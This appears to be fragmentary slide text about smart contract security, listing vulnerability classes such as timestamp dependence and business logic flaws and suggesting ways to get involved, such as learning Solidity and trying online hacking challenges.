
- Timestamp dependence
- Business logic flaws
- Encryption
- Separating public/private data



Prepping for the future...



Real-time blockchain protection



Get involved

- Master Solidity
- Experiment with smart contract hacking challenges online
- Now that we're done with the coin-price craze, companies are doing practical things with this technology
- Enterprise Ethereum Alliance member companies are a great place to start